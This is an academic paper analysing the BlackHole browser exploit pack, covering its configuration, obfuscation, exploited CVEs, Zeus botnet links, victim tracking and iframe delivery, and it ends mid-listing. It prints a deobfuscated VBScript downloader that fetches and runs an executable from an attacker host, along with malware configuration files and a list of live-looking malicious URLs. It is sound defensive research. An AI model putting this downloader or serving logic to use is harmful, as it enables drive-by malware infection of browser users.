BROWSER EXPLOIT PACKS – EXPLOITATION TACTICS

Aditya K Sood, Richard J. Enbody
Department of Computer Science and Engineering, Michigan State University, East Lansing, MI 48824-1226, USA

Email {soodadit, enbody}@cse.msu.edu

ABSTRACT

Browser exploit packs have been increasingly used for spreading malware. They use the browser as a medium to infect users. This paper analyses the BlackHole exploit pack, and sheds light on the tactics used to distribute malware across the web.

INTRODUCTION

Malware infection is proliferating. In spite of new advanced protection features, it has become difficult to protect against infections that happen through browsers. The rise of Browser Exploit Packs (BEPs) [1] plays a significant role in the success of malware infections. BEPs thrive by exploiting the browsers' vulnerabilities, and attackers have demonstrated a lot of maturity and expertise in developing their exploits. BEPs are usually used in conjunction with botnets and use drive-by-download attacks to load the malware binary onto the victim's machine. Browser exploit packs such as Fragus, Fiesta, Yes, Crimepack, Phoenix, Red Dice, MPack, SPack, and Bleeding Life have demonstrated this kind of nefarious behaviour. This work is a result of extensive analysis of the BlackHole BEP [2, 3], one of the most widely used BEPs because of its use with the Zeus and SpyEye botnets. In this paper, we emphasize the following aspects:

- Analysis of the BlackHole Browser Exploit Pack.
- Code auditing of the BlackHole BEP in order to derive exploitation and malware spreading techniques.

Our basic premise is that it is crucial to analyse the source code in order to understand the intrinsic behaviour of the malware when it is running. In this paper, we dissect the source code to derive the exploitation methods used by the BlackHole BEP.

BACKGROUND AND RELATED WORK

Niel [4] described the basic exploit-based mechanisms in use in existing malware. Niel generalized web malware considering the infections that are an outcome of third-party widgets, advertisers, user-contributed content and web server vulnerabilities. Michael [5] has extended this work to show how that malware is used to build botnets. In addition, a study [6] has been conducted to show how the malware exploits the OS components for malicious purposes and to investigate its repercussions. Further, some of the challenges in detecting botnets [7] during crawling mechanisms have been discussed to analyse the impact of distributed botnets.

In our study, we add to that work by explicitly looking into BEPs to understand their design and the common tactics used to infect the victims. We will present exploitation techniques used to spread malware derived from static and dynamic analysis of the BlackHole BEP.

BROWSER DESIGN AGILITY

Design agility in the browser architectural model refers to the robust design of the browser components. Of course, no design is perfect, and every design has weaknesses that cannot be removed completely. Such weaknesses can result in vulnerabilities. A browser design can be considered weak based on the following criteria: first, a weakness exists if a serious design flaw persists in the various components of the browser. Design error may lead to vulnerabilities that can undermine the security as well as the robustness of the browser. Second, a weakness exists if there is a possibility of subverting the extensible nature of browser components. For example, an open system design with customized code that is allowed to run inline with the software. That would include an open set of APIs (Application Programming Interfaces) as well as platform-independent code. It also covers the component codes that can be reprogrammed and reused effectively. Third, there may be security vulnerabilities in the browser components that are most generic and stealthy.

METHODOLOGY

In order to analyse the BlackHole BEP, we collected raw samples from a variety of sources. We used the Malware Domain List [8] and Clean MX [9] to find a number of domains that were hosting the BlackHole BEP. Figure 1 shows a sample list of the BlackHole BEP served by the Malware Domain List. It took us close to three months to get the appropriate samples by analysing the malicious domains that serve bots and browser exploit packs together. During this process, we detected that live samples of the BlackHole BEP were password protected. We applied techniques such as brute forcing and social engineering in order to gain full access to the BEP. However, this process was not easy because it was hard to find the domains that were actually serving this malware. Sometimes, we were not able to find the web pages either because the BEP was removed or deleted. We continuously monitored domains that were hosting the BlackHole BEP to track the changes so that the samples needed could be downloaded for analysis. Most of the analytical tests were conducted with virtual machines in order to maintain a controlled environment.


In this experiment, we analysed the exploit pack code and audited it completely to understand the exploitation techniques used by the BlackHole BEP. Figure 1 shows the list of infected domains that show the presence of the BlackHole BEP.

EXPERIMENT AND ANALYTICAL RESULTS

During analysis, we found that BlackHole BEP files were scrambled and obfuscated. In general, the BlackHole BEP is hosted in conjunction with other botnets and uses PHP as a base to manage the framework. We present our analytical results in the following sections.

BlackHole configuration

The BlackHole BEP displays a sophisticated design that looks like a complete malware framework. For example, BlackHole uses an AJAX-based environment to support different types of



Date (UTC)	Domain	IP	Reverse Lookup	Description	Registrant	ASN
⇑⇓	⇑⇓	⇑⇓	⇑⇓	⇑⇓	⇑⇓	⇑⇓
2011/02/21_22:45	tmi8.co.cc/product.php?id=4b4083e7813c9baa	195.80.151.93	-	Blackhole exploit kit	-	50877
2011/02/20_20:32	dfe3.co.cc/catalog.php?one=6f92b8edd297f113	195.80.151.99	-	Blackhole exploit kit	-	50877
2011/02/19_16:50	www.jioke.info/index.php?tp=8bb55e5b28585c21	208.76.54.214	-	Blackhole exploit kit	[redacted]	47869
2011/02/19_16:50	pornooempire.com/index.php?tp=c7bf7a9283dd83ff	194.247.58.90	vpn10-dip-t-pool2-194-247-58.90.sevpn.com.	Blackhole exploit kit	[redacted]	52093
2011/02/10_08:59	banage.ru/gb.php?w=513&s=649	193.107.208.242	free.mhost.kiev.ua.	leads to Blackhole exploit kit	[redacted]	21098
2011/02/10_08:59	pay-clicks.ru/1.js	81.177.6.145	-	leads to Blackhole exploit kit	[redacted]	8342
2011/02/07_19:16	h4rthrt.co.cc/index.php?tp=dbb7ed67ffdea90c	76.76.107.98	reverse-mtl-76-76-107-98.gogax.com.	Blackhole exploit kit	-	21793
2011/02/04_16:29	analytics2.muffsave9.com/index.php?tp=2b73d176b8881703	195.80.151.43	-	Blackhole exploit kit	[redacted]	50877
2011/02/03_07:28	analytics2.greyzzsecure3.com/index.php?tp=98a8c9d4da3191f5	195.80.151.43	-	Blackhole exploit kit	[redacted]	50877
2011/02/02_18:29	ox.arcade-hq.com/www/delivery/afr.php?zoneid=1	178.63.99.202	static.202.99.63.178.clients.your-server.de.	obfuscated iframe leads to Blackhole exploit kit	[redacted]	24940
2011/02/01_08:21	analytics2.virgilguard1.com/index.php?tp=98a8c9d4da3191f5	195.80.151.43	-	Blackhole exploit kit	[redacted]	50877
2011/02/01_08:21	analytics2.virgilguard4.com/index.php?tp=8d8119c2266d3ab3	195.80.151.43	-	Blackhole exploit kit	[redacted]	50877
2011/01/31_21:12	analytics2.golontsaver1.com/index.php?tp=9802210caf2d363a	195.80.151.43	-	Blackhole exploit kit	[redacted]	50877

Figure1: Malware Domain List – domains infected with the BlackHole BEP (registrant details obscured).

widgets. Basically, the design allows every widget to communicate with the target independently and allows automatic updates. The widgets' primary role is to keep track of the information coming back from the infected machines. This information includes the browser types, operating systems and exploits that are vulnerable and have already been exploited. BlackHole also supports custom widgets for gathering statistical data. A global variable 'time_interval' is defined to refresh the information according to that interval. The BlackHole BEP is hosted on an XAMPP Apache distribution because it is lightweight and easy to use.

BlackHole is made of PHP, HTML and Jar files. PHP files are usually encrypted with an obfuscator. However, exploits are basically programmed as inline scripts with PHP pages. As the PHP pages are accessed by a user, inline exploits are rendered as HTML and DOM content to drop malicious executables by exploiting vulnerabilities in the browser components or plug-ins. These HTML files primarily consist of exploitable browser code that generally uses JavaScript heap spraying techniques. Listing 1 shows the configuration file used by the BlackHole BEP. This file uses some interesting metrics that control the working of the overall framework. For example, the 'reuse_iframe' parameter is defined for using the same iframe for serving exploits. By default, each exploit in the BlackHole BEP is created in its own iframe. The 'exploit_delay' parameter is configured to set an appropriate time delay in serving the exploits consecutively. The 'config_url' parameter is defined for specifying the host address where the BlackHole panel is hosted. The 'payload_filename' parameter uses a default payload that is required to be included in every new exploit. The 'enable_signed' parameter is applied to control the signed Java applets which further require user interaction.

```
[BlackHole Configuration File]
<? $sqlSettings['dbHost'] = 'localhost';
$sqlSettings['dbUsername'] = 'root';
$sqlSettings['dbPassword'] = 'xxxxx';
$sqlSettings['dbName'] = 'zain2';
$sqlSettings['tableVisitorsList'] = 'visitors_list';
$panel_user = "zain";
$panel_pass = "xxxxx";
$enable_signed = false;
$payload_filename = 'payload.exe';
$config_url = 'http://malicious.com/bl2';
$exploit_delay = 5000; $reuse_iframe = false;
$ajax_stats = true;
$ajax_delay = 5000; ?>
```

Listing 1: BlackHole BEP – configuration file.

Exploit obfuscation and encoding

The BlackHole BEP uses two different methods to obfuscate its PHP code. First, it uses ionCube [10], a standard PHP encoder, in order to encode all the PHP files as presented in Listing 2. Table 1 shows the ionCube DLLs for different PHP versions that are used in encoding the BlackHole BEP framework. The 'extension_loaded' function loads the ionCube dynamic library based on the information collected by the 'php_uname' and 'phpversion' functions. The 'php_uname' function is used to gather information about the operating system on which PHP is running. The 'phpversion' function reveals information about running PHP that is installed on the

```
<?php if(!extension_loaded('ionCube Loader')){$_
_oc=strtolower(substr(php_uname(),0,3));$__ln='/
ioncube/ioncube_loader_'.$__oc.'_'.substr(phpve
rsion(),0,3).(($__oc=='win')?'.dll':'.so');$__
oid=$__id=realpath(ini_get('extension_dir'));$_
_here=dirname(__FILE__);if(strlen($__id)>1&&$__
id[1]==':'){$__id=str_replace('\\','/',substr($_
_id,2));$__here=str_replace('\\','/',substr($__
here,2));}$__rd=str_repeat('/..',substr_count($__
id,'/')).$__here.'/';
.....?>
```

Listing 2: ionCube encoder in the BlackHole BEP.

server. ionCube first collects the PHP version information and uses specific DLLs in order to encode the BlackHole BEP PHP files appropriately. With the use of the ionCube encoder, it becomes really hard to analyse the BlackHole BEP.

SNo	BlackHole BEP files
1	ioncube_loader_win_4.1.dll
2	ioncube_loader_win_4.2.dll
3	ioncube_loader_win_4.3.dll
4	ioncube_loader_win_4.4.dll
5	ioncube_loader_win_5.0.dll
6	ioncube_loader_win_5.1.dll

Table 1: ionCube DLL version specific to PHP version.

Second, the BlackHole BEP also uses reverse encoding and concatenation in generating remote objects in VBScript. A code snippet present in Listing 3 shows that the BlackHole BEP applies extensive reverse calls in order to make the analysis somewhat harder.

In Listing 3, the ':a' parameter holds the value of the remote address of the domain hosting the BlackHole BEP. The StrReverse function is used to implement a normal trick in calling the code. When the code is rendered in the browser, 'tcejbOmetsySeliF.gnitpircS' is treated as 'Scripting.FileSystemObject' , 'PTTHLMX.2LMXSM' is treated as 'MSXML2.XMLHTTP' and 'maertS.BDODA' is treated as ADOBA.Stream. We decode the VBScript to get this code. However, unwrapping the encoding layers provides better insight into the working of malicious VBScript code. This script pushes the operating system to run wmplayer.exe and realplayer.exe by calling the 'Script.Shell' object.

Exploit distribution and infections

By performing continuous analysis and deobfuscation of sample code, we found that the BlackHole BEP serves a number of exploits for specific CVEs as presented in Table 2. After carefully analysing the exploit list, we find that these exploits are the most reliable ones and their ratio of successful execution is high. Further, the most used exploits in the BlackHole BEP are CVE-2010-0840 [11] and CVE-2010-0842 [12]. These vulnerabilities have been found in the Java Open Business Engine (OBE) and Java workflow engine [13]. Since Java is platform independent, this flaw can be exploited easily on any type of browser. In general, a third part vulnerability (such as a Java plug-in) results in a compromise of all types of browsers running on different operating systems. As a result of this, the infection rate is quite high due to ease of exploiting these Java vulnerabilities as presented in Figure 2.

SNo	Year	Exploit – CVEs
1	2010	CVE-2010-0188, CVE-2010-2884, CVE-2010-0842, CVE-2010-3552, CVE-2010-1297, CVE-2010-0840, CVE-2010-0806, CVE-2010-1885
2	2009	CVE-2009-0927, CVE-2009-4324
3	2008	CVE-2008-2992
4	2006	CVE-2006-0003

Table 2: Exploits served by the BlackHole BEP.


The Java-OBE exploit discussed above is completely undetectable by anti-virus engines and executes in a stealthy manner. In other ways, BlackHole uses a standard cryptographic function in conjunction with other cryptographic algorithms in order to make code analysis harder, as well as making it hard to detect by anti-virus engines and tools like *Wepawet*. The BlackHole exploit pack also uses helper files that result in detection of the software version. The BlackHole BEP uses the 'plugin_detect.js' script to fingerprint the available plug-ins in the victim browser. Apart from this, we also find 'JavaSignedApplet.jar', 'SiteAudioHelper.jar' and 'JavaOBE.jar' which support the execution of Java exploits by collecting requisite information from the victim browser. These helper files also provide the default environment required for triggering vulnerabilities.

Botnets collaboration

Most BEPs work collectively with botnets to spread infections across the web. During our analysis, we found that the BlackHole BEP works effectively with the Zeus botnet, a third-generation banking malware. In this particular sample, Zeus works collaboratively with BlackHole, which shows that the BEP plays a critical role in determining the success of

```
w=3000:x=200 :y=1 :z=false :a = "http://malicious.su/f0d/bl2.php?i=3"
:Set e = Createobject(StrReverse("tcejbOmetsySeliF.gnitpircS"))
:b = e.GetSpecialFolder(2) & "\exe.exe":OT = "GET"
:Set c = CreateObject(StrReverse("PTTHLMX.2LMXSM"))
:Set d = CreateObject(StrReverse("maertS.BDODA"))
Set o=Createobject(StrReverse("tcejbOmetsySeliF.gnitpircS"))
On Error resume next
c.open OT, a, z:c.send()
If c.Status = x Then u=c.ResponseBody:d.Open:d.Type = y:d.Write u:d.SaveToFile b:d.Close End If
CreateObject(StrReverse("llehS.tpircSW")).eXeC b
:CreateObject(StrReverse("llehS.tpircSW")).eXeC "taskkill /F /IM wmplayer.exe"
:CreateObject(StrReverse("llehS.tpircSW")).eXeC "taskkill /F /IM realplay.exe"
:Set g=o.GetFile(e.GetSpecialFolder(2) & "\" & StrReverse("sbv.l"))
:g.Delete:WScript.Sleep w :Set g=o.GetFile(b) :g.Delete
```

Listing 3: BlackHole BEP – reverse VBScript calls.



EXPLOITS ↑	LOADS	%
PDF	44	14.81
Windows XP	40	90.91
Windows 7	4	9.09
MDAC	7	2.36
Windows XP	7	100.00
Java SMB	45	15.15
Windows XP	23	50.00
Windows Vista	8	17.39
Windows 7	14	30.43
Mac OS	1	2.17
Java OBE	179	60.27
Windows XP	85	47.49
Windows Vista	22	12.29
Windows 7	72	40.22
IEPeers	2	0.67
Windows XP	1	50.00
Windows Vista	1	50.00
HCP	20	6.73
Windows XP	20	100.00

Figure 2: Java exploits – high infection rate.

```
$DBHOST = "localhost";
$DBNAME = "Zeus";
$DBUSER = "root";
$DBPASS = "pass";
$ADMINPW = "aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d"; //SHA-1 Hash from your password
$ACTIVATION_PASSWORD = "suckit";
$BANTIME = 86400;
$SOUND = "Disabled";
$COUNTRIES = array("RU" => "ashrfwdogsfvxn.exe", "DE" => "ashrfwdogsfvxn.exe", "US" => "ashrfwdogsfvxn.exe");
```


Listing 4: BlackHole BEP configured with Zeus database.

malware infection through botnets. The sampled domain was hosting the BlackHole and Zeus panel together. Listing 4 shows that the BlackHole BEP uses the Zeus database to trigger infections by retrieving specific details about the target.

The BlackHole BEP also utilizes an anti-malware tracking system. Since the BlackHole BEP is designed as a full malware infection framework, it explicitly uses the concept of blacklisting [14]. This technique is put in practice in order to prevent malware tracking. The attacker usually feeds the entries in the form of IP addresses which indicate unusual behaviour. For example: if a security researcher is tracking a malicious domain, it is possible that the web server (malware domain) encounters consecutive requests for file downloads. Configuring the blacklists with that domain IP address prevents the BlackHole BEP from serving exploits because the management system discards the HTTP request and no positive response is sent back. 'IP-Url-list.txt' file is used in BlackHole to blacklist domains, as shown in Figure 3.

Tracking infected systems

Further, most BEPs will use a GeoIP location library to keep track of the infections occurring on a per country basis. It has been shown that the MaxMind [15] free GNU library is used periodically in all BEPs in order to derive statistics. The BlackHole BEP uses the same GeoIP library. A brief code snippet is presented in Listing 5 which shows how the BEP uses modular functions to fetch information related to countries based on GeoIP location.



РЕФЕРЕРЫ	IP
http://kaspersky.com	192.168.*.*
http://kaspersky.ru	10.0.0.*
	172.16.0.1

IP-URL-list.txt

Figure 3: BlackHole BEP – blacklist implementation.

```
function geoip_country_name_by_addr($gi, $addr) {
if ($gi->databaseType == GEOIP_CITY_EDITION_REV1) {
$record = geoip_record_by_addr($gi,$addr);
return $record->country_name;
} else {
$country_id = geoip_country_id_by_addr($gi,$addr);
if ($country_id !== false) {
return $gi->GEOIP_COUNTRY_NAMES[$country_id];
}
}
return false;
}
function getdnsattributes ($l,$ip){
$r = new Net_DNS_Resolver();
$r->nameservers = array("ws1.maxmind.com");
$p = $r->search($l."." . $ip .".s.maxmind.com","TXT","IN");
$str = is_object($p->answer[0])?$p->answer[0]->string():'';
ereg("\"(.*)\"",$str,$regs);
$str = $regs[1];
return $str;
}
```

Listing 5: BlackHole BEP – MaxMind GeoIP stat functions.

```
$user_agent = $_SERVER['HTTP_USER_AGENT']
function getbrowserver(& $MSIEversion, & $OPERAversion) {
$uag = $_SERVER['HTTP_USER_AGENT'];
if ( strstr( $uag, "Firefox" ) ) {
if ( preg_match( "#Firefox/(\\d+\\.?\\d*\\.?\\d*)#s", $uag, $mt ) ) {
return "Firefox v{$mt[1]}"; }
return "Firefox"; }
.......................
function getbrowsertype( ) {
$uag = $_SERVER['HTTP_USER_AGENT'];
if ( strstr( $uag, "Opera" ) ) { return "Opera"; }
if ( strstr( $uag, "Firefox" ) ) {return "Firefox"; }
if ( strstr( $uag, "MSIE" ) ) { return "MSIE"; }
return "Other";
}
```

Listing 6: UAF and exploit serving by the BlackHole BEP.

The BlackHole BEP uses an advanced Traffic Distribution System (TDS) to handle data from various parts of the world. Once the location of the victim is determined, information about various metrics such as IP address, location, country, successful hits and malware downloads is collected. The TDS plays a crucial role in managing data from various sources. BlackHole uses a traffic redirection script that is visited by every infected system through HTTP. Different types of rules are configured for segregating data based on the geographical locations (IP addresses). As discussed earlier, widgets are used explicitly in BlackHole. Generally, widgets are designed to manage incoming data by separating them into desired metrics (IP addresses, country, hits, etc.) that are configured in the admin panel. Primary and secondary rules are defined to handle traffic data by redirecting the visitors to appropriate widgets.

After understanding the details of the BlackHole BEP, we categorized the information gathering and exploit techniques. This process is followed in order to generalize the infection strategies. In the next section, we will discuss some of the chosen exploit serving techniques used by BEPs.

BEP TECHNIQUES

Exploit packs have the potential to steal information from users' browsers by hooking different component interfaces and exploiting vulnerabilities in the various components. The following techniques have been incorporated in the browser exploit packs for spreading malware infection and bypassing anti-virus protections.


User Agent Fingerprinting (UAF)

User agents are defined as the client applications that are used to send HTTP requests to the server. In general, user agents implement the network protocol that is required for client-server communication. From a wider perspective, the user agent parameter (request header) in the HTTP request carries information about the browser environment. The user agent parameter provides information regarding the type of browser, the operating system and the security model. As stated in RFC 2616 [16], user agent strings are meant for statistical purposes. Concurrent with the rise of infections based on BEPs, user agent fingerprinting is also proliferating. BEP writers are exploiting the functionality of the user agent because it transmits information from the victim machine to the destination. For example: the user agent transmits information as {User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0;Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1))}. BEP writers can capitalize on this information and transform the attack. A prototype of UAF that is used to serve exploits is presented in Listing 6.

In general, the *IE 6.0* browser is still widely exploited. User agent strings having traces of *IE 6.0* are more likely to get served with the malware. Malware analysts can take advantage of that feature to ensure they have an infection to analyse. It is also important to set up that attractive environment on initial contact because BEPs reduce the possibility of detection by mapping the user agent for a particular IP address and not serving up an exploit after the first contact. Figure 4 shows the information disclosed from one of the test systems during the analysis.

IP logging detection trick (IPLDT)

BEPs continually get smarter. Earlier exploit packs served malware without keeping records of the IP address. This type of infection comes under the standard relation 1: N or N: 1 considering the malware spreading pattern. BEPs were



Firefox 3.6.12	
Mozilla	MozillaProductToken. It's a Mozilla based user agent
5.0	Mozilla Version
Windows	Platform
U	Security values: • N for no security • U for strong security • I for weak security
Windows NT 6.0	Operating System: Windows Vista
en-US	Language Tag, indicates the language for which the client had been localized (e.g. menus and buttons in the user interface) en-US = English - United States
rv:1.9.2.12	CVS Branch Tag The version of Gecko being used in the browser
Gecko	Gecko engine inside
20101026	Build Date: the date the browser was built
Firefox	Name : Firefox
3.6.12	Version
.NET CLR 3.5.30729	.NET framework Version : 3.5.30729
.NET4.0C	.NET framework Version : 4.0 Client Profile

Figure 4: User agent string information disclosure.

simply serving malware to the same IP address many times without being detected or analysed. As a result, it was possible for malware analysts to download different versions of exploits by sending consecutive requests to the server. The analysts used the default design of the HTTP protocol to capture different exploits from BEPs. Nowadays, malware writers have adopted the process of serving malware only once to each IP address. If the connection has been initiated from the same IP address, the infection stops for a specific time period. It depends on the design of BEPs whether they serve malware to the same IP address in a particular time frame. This design has reduced the detection process. The BEP uses the GeoLocation PHP library to keep track of IP addresses based on the country of origin that has already been served with malware. Listing 7 shows the prototype used by the BEP in scrutinizing the IP addresses so that exploits can be served.

```
<?php session_start();
if (!session_is_registered("locale")) {
//checkfor the session variable
$db_con = mysql_connect('localhost', 'geo_user', 'geo_password');
if ($db_con) {
$ip_chk = sprintf("%u", ip2long($_SERVER['REMOTE_ADDR']));
mysql_select_db("geo_ip", $con);
$detect = "SELECT '' FROM infected_ip WHERE $ip_chk=$inf_ip";
If ( $ip_chk == $detect )
{ // Exploit is already served to this IP}
else
{ //Serve Exploit to this IPAddress}
.................} ?>
```

Listing 7: IP detection and exploit serving.

Dedicated spidering

In dedicated spidering the attacker designates a certain number of websites as targets which are crawled by automated spiders to accumulate information from the domain. The information needed by the malware writers depends on the capability of the custom-designed spider. Spidering modules are used by browser exploit frameworks for extensibility in extracting information from the target servers and to keep track of the changes taking place. For example: crawling through a number of websites to scrutinize information about blacklisted websites. This process is known as dedicated spidering because the targets are pre-defined and crawling is directed at garnering information.

Dynamic storage mutex and cookies

BEPs implement the concept of worker threads to access cookies from the websites or web applications loaded into the browsers. A worker thread acquires a mutex when it accesses a cookie through a DOM call as 'document. cookie'. If a user remains at the page, the worker thread remains active until the time the thread quits. BEPs implement a mutex in order to keep track of unique visitors through cookies and to further check the IP address of the system. This approach uses cookies for transactional purposes to dynamically update the records once the stats are cleaned from the browser. The worker threads release the mutex because the browser loader requires the mutex to update the HTTP responses and to release them from the worker threads. In these cases timing works fine, where a mutex is created for a particular period of time and the worker thread exits after that.

This process helps in removing duplicates from the BEP database, thereby serving unique content every time. Again, it is an efficient way of handling data to reduce the load of filtering the victim's information afterwards.

Dynamic iframe generators

Browser exploit packs make extensive use of a dynamic iframe generator for serving iframes to the vulnerable applications and infected websites on a large scale. Primarily, the JavaScript obfuscation used by the browser exploit packs is quite strong. It uses a dual encryption to obfuscate the iframes structurally so that anti-virus tools are not able to detect them. A single iteration makes it hard to decipher the website, and recently a number of iterations have been used to better obfuscate JavaScript in the iframes. We performed some iterative checks on the requisite code and on decoding. We came up with iframe code as presented in Listing 8.

Listing 9 shows the decoded iframe. The iframe uses a script that utilizes a PUSH instruction to define a stack that executes an iframe when rendering in a browser. This shows how effectively the BlackHole BEP uses dynamic iframes to spread infections.

Polymorphic shellcodes self unwrap

Malware writers are developing methods to bypass certain protection mechanisms used by the anti-virus solutions and system programs. One of the current choices is polymorphic shellcodes [18]. Basically, polymorphic shellcodes are designed to bypass Network Intrusion Detection Systems (NIDS) by circumventing the signature and pattern matching. It is applied by malware writers to beat detection mechanisms at the application level by using obfuscation and encoding schemes iteratively. Polymorphism provides multiple code execution paths so it appears to be random. In addition, if encryption is used as a part of polymorphism, it must have self-decrypting routines. Polymorphic shellcodes may also contain operational padding and wild-card code generating patterns for bypassing detection modules. A shellcode has to be unwrapped at the client side, once the exploit is triggered to serve malware.

```
var ZqhC,CEplPLEDd,YhzRiENx,opHEBheR;YhzRiENx =
eval;ZqhC ="";CEplPLEDd = new Array();CEplPLEDd.
push('%d#@#@o@@@#%c@@#um#@');CEplPLEDd.
push('@@e#!nt.writ#@@@e#!(');CEplPLEDd.push('\
'<i@#@#f@@#r%@a~@@#m');CEplPLEDd.push('#@@@
e#! sr@@@#%c@@#=');CEplPLEDd.push('\"http:/
/92.241.164.7');CEplPLEDd.push('0/@#@%@
b@l/in%d#@#@#');CEplPLEDd.push('@@@e#!x.
